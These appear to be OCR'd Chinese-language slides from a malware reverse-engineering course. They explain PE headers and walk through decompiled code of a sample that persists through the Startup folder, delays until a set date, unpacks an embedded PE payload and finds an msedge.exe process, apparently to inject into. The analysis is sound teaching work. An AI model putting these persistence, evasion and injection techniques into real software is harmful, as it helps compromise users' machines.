
NT Headers

- 紀錄檔案及 loader 載入時所需的 metadata
  - 執行所需的系統架構
  - 編譯時間
  - ImageBase
  - 程式進入點 (Address of Entrypoint)
  - enable / disable ASLR
  - Import, Export, Relocation Table
- NT Headers 由 File Header 和 Optional Header 組成
- IMAGE_NT_HEADERS64




NT Headers — File Header


- 0x00: "PE" (50 45)
- 0x04: `Machine`
  - 紀錄 PE 的系統架構，e.g., x86, x64, ARM
- IMAGE_FILE_HEADER



NT Headers — Optional Header

- `0x18`: `Magic` (`0x20B` / 0x10B)
  - Loader 實際判斷 PE 是否可於 64-bit 運行
- `0x28`: `AddressOfEntryPoint`
  - 程式進入點的 RVA
- 0x70: Data Directory[16]
  - 指向 loader 載入時所需的各種 table
- IMAGE_OPTIONAL_HEADER




DOS Header
DOS Stub
NT Headers
Section Headers
.text Section Data
.data Section Data
.idata Section data
Other Section Data
...
DOS Header / Stub
0 1 2 3 4 5 6 7
0x00
MZ
...
...
0x38
e_lfanew
"This program cannot be run in DOS mode"
NT Headers
0 1 2 3 4 5 6 7
0x00
"PE\x00\x00"
Machine
0x18
Magic
0x28
AddressOfEntryPoint
...
0x50
SizeOfImage
SizeOfHeaders
...
0x70
Data Directory[16]

Recap: Main Function

```
1 int __fastcall main(int argc, const char
2 {
3   Sleep(1800000u);
4   writeSelfToStartupFolder_1C80();
5   waitUtill20231118_1030();
6   createMutex_1120();
7   sub_140001BF0();
8   return 0;
9 }
```

sub_140001BF0

```
__int64 sub_140001BF0()
{
  __int64 result; // rax
  DWORD v1; // [rsp+20h] [rbp-28h]
  const void *v2; // [rsp+28h] [rbp-20h] BYREF
  SIZE_T v3; // [rsp+30h] [rbp-18h] BYREF

  v2 = 0i64;
  v3 = 0i64;
  result = sub_140001870((__int64 *)&v2, &v3);
  if ( v2 )
  {
    result = sub_1400016B0();
    v1 = result;
    if ( (_DWORD)result )
    {
      printf("target pid: %lu\n", (unsigned int)result);
      return sub_140001A60(v1, v2, v3);
    }
  }
  return result;
}
```

sub_140001BF0

```
1  __int64 sub_140001BF0()
2  {
3    __int64 result; // rax
4    DWORD target_pid; // [rsp+20h] [rbp-28h]
5    const void *v2; // [rsp+28h] [rbp-20h] BYREF
6    SIZE_T v3; // [rsp+30h] [rbp-18h] BYREF
7
8    v2 = 0i64;
9    v3 = 0i64;
10   result = sub_140001870((__int64 *)&v2, &v3);  // getSomeDataToBuf(&buf, &size) ?
11   if ( v2 )
12   {
13     result = returnTargetPid_16B0();
14     target_pid = result;
15     if ( (_DWORD)result )
16     {
17       printf("target pid: %lu\n", (unsigned int)result);
18       return sub_140001A60(target_pid, v2, v3);
19     }
20   }
21   return result;
22 }
```

參數像是 (&pointer, &size)，可能在讀東西進來？

根據 debug 字串資訊進行 rename

sub_140001870

```
__int64 __fastcall sub_140001870(__int64 *a1, _QWORD *a2)
{
  *a1 = (__int64)&unk_140005040;
  *a2 = 72770i64;
  if ( *(_WORD *)*a1 == 23117 )
  {
    if ( *(_WORD *)(sub_1400013D0(*a1) + 24) == 523 )
    {
      return 1i64;
    }
    else
    {
      printf("remote dll optional header magic check failed\n");
      return 0i64;
    }
  }
  else
  {
    printf("remote dll magic check failed\n");
    return 0i64;
  }
}
```

sub_140001870

```
1  __int64 __fastcall sub_140001870(__int64 *pe, _QWORD *pe_size)
2  {
3    *pe = (__int64)&unk_140005040;
4    *pe_size = 72770i64;
5    if ( *(_WORD *)*pe == 'ZM' )
6    {
7      if ( *(_WORD *)(sub_1400013D0(*pe) + 24) == 0x20B )
8      {
9        return 1i64;
10     }
11     else
12     {
13       printf("remote dll optional header magic check failed\n");
14       return 0i64;
15     }
16   }
17   else
18   {
19     printf("remote dll magic check failed\n");
20     return 0i64;
21   }
22 }
```

前面提到，參數像是 (&pointer, &size)


[r]，PE 起始點的 magic number

[h]，Optional header 的 magic


sub_140001870

```
__int64 __fastcall sub_140001870(__int64 *pe, _QWORD *pe_size)
{
  *pe = (__int64)&unk_140005040;
  *pe_size = 72770i64;
  if ( *(_WORD *)*pe == 'ZM' )
  {
    if ( *(_WORD *)(getNtHdrs(*pe) + 0x18) == 0x20B )
    {
      return 1i64;
    }
    else
    {
      printf("remote dll optional header magic check failed\n");
      return 0i64;
    }
  }
  else
  {
    printf("remote dll magic check failed\n");
    return 0i64;
  }
}
```

select and press [y] to retype



Retype getNtHdrs



getEmbeddedPE_1870

```
__int64 __fastcall getEmbeddedPE_1870(__int64 *pe, _QWORD *pe_size)
{
  *pe = (__int64)&pe_data;
  *pe_size = 72770i64;
  if ( *(_WORD *)*pe == 'ZM' )
  {
    if ( getNtHdrs(*pe)->OptionalHeader.Magic == 0x20B )
    {
      return 1i64;
    }
    else
    {
      printf("remote dll optional header magic check failed\n");
      return 0i64;
    }
  }
  else
  {
    printf("remote dll magic check failed\n");
    return 0i64;
  }
}
```

Embedded PE file

```
.data:0000000140005040 pe_data          db  4Dh ; M                 ; DATA XREF: getEmbeddedPE_1870+13↑o
.data:0000000140005041                  db  5Ah ; Z
.data:0000000140005042                  db  90h
.data:0000000140005043                  db    0
.data:0000000140005044                  db    3
.data:0000000140005045                  db    0
.data:0000000140005046                  db    0
.data:0000000140005047                  db    0
.data:0000000140005048                  db    4
.data:0000000140005049                  db    0
.data:000000014000504A                  db    0
.data:000000014000504B                  db    0
.data:000000014000504C                  db 0FFh
.data:000000014000504D                  db 0FFh
.data:000000014000504E                  db    0
.data:000000014000504F                  db    0
```

來自 getEmbeddedPE 的 cross reference

Defense Evasion — Embedded Payloads

- 用途
  - 檔案落地時容易被掃描、偵測，如：下載惡意程式會直接被 Windows Defender 砍掉 🙄。因此將惡意內容隱藏在正常檔案之中以躲避檔案系統級別的偵測
  - 進入受害者電腦的檔案通常較容易被掃瞄，不適合直接具有惡意行為。因此通常會將惡意行為包裝在 embedded payloads 中

sub_140001BF0

```
__int64 sub_140001BF0()
{
  __int64 result; // rax
  DWORD target_pid; // [rsp+20h] [rbp-28h]
  const void *pe; // [rsp+28h] [rbp-20h] BYREF
  SIZE_T pe_size; // [rsp+30h] [rbp-18h] BYREF

  pe = 0i64;
  pe_size = 0i64;
  result = getEmbeddedPE_1870((__int64 *)&pe, &pe_size);
  if ( pe )
  {
    result = returnTargetPid_16B0();
    target_pid = result;
    if ( (_DWORD)result )
    {
      printf("target pid: %lu\n", (unsigned int)result);
      return sub_140001A60(target_pid, pe, pe_size);
    }
  }
  return result;
}
```

returnTargetPid_16B0

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    pe.dwSize = 568;
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      pSid2 = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      sub_140001500(CurrentProcess, &pSid2);
      th32ProcessID = 0;
      do
      {
        pSid1 = malloc(0x44ui64);
        hObject = OpenProcess(0x400u, 0, pe.th32ProcessID);
        if ( hObject )
        {
          if ( (unsigned int)sub_140001500(hObject, &pSid1) )
          {
            if ( EqualSid(pSid1, pSid2) )
            {
              szExeFile = pe.szExeFile;
              v4 = (char *)L"msedge.exe" - (char *)pe.szExeFile;
              while ( 1 )
              {
                v5 = *szExeFile;
                if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
                  break;
                ++szExeFile;
                if ( !v5 )
                {
                  v6 = 0;
                  goto LABEL_14;
                }
              }
              v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
LABEL_14:
              if ( !v6 )
                th32ProcessID = pe.th32ProcessID;
            }
            free(pSid1);
          }
          CloseHandle(hObject);
        }
      }
      while ( !th32ProcessID && Process32NextW(hSnapshot, &pe) );
      free(pSid2);
      CloseHandle(hSnapshot);
      return th32ProcessID;
```

returnTargetPid_16B0

```
__int64 returnTargetPid_16B0()
{
  DWORD LastError; // eax
  DWORD v2; // eax
  WCHAR *szExeFile; // rax
  signed __int64 v4; // rcx
  WCHAR v5; // dx
  int v6; // eax
  DWORD th32ProcessID; // [rsp+20h] [rbp-288h]
  HANDLE hSnapshot; // [rsp+28h] [rbp-280h]
  HANDLE hObject; // [rsp+30h] [rbp-278h]
  HANDLE CurrentProcess; // [rsp+38h] [rbp-270h]
  PSID pSid1; // [rsp+40h] [rbp-268h] BYREF
  PSID pSid2; // [rsp+48h] [rbp-260h] BYREF
  PROCESSENTRY32W pe; // [rsp+50h] [rbp-258h] BYREF

  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot == (HANDLE)-1i64 )
  {
    LastError = GetLastError();
    printf("CreateToolhelp32Snapshot failed with error %lu\n", LastError);
    return 0i64;
  }
  else
  {
    pe.dwSize = 568;
    if ( Process32FirstW(hSnapshot, &pe) )
    {
      pSid2 = malloc(0x44ui64);
      CurrentProcess = GetCurrentProcess();
      sub_140001500(CurrentProcess, &pSid2);
      th32ProcessID = 0;
```

CreateToolhelp32Snapshot

Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

Syntax

C++ Copy

```
HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

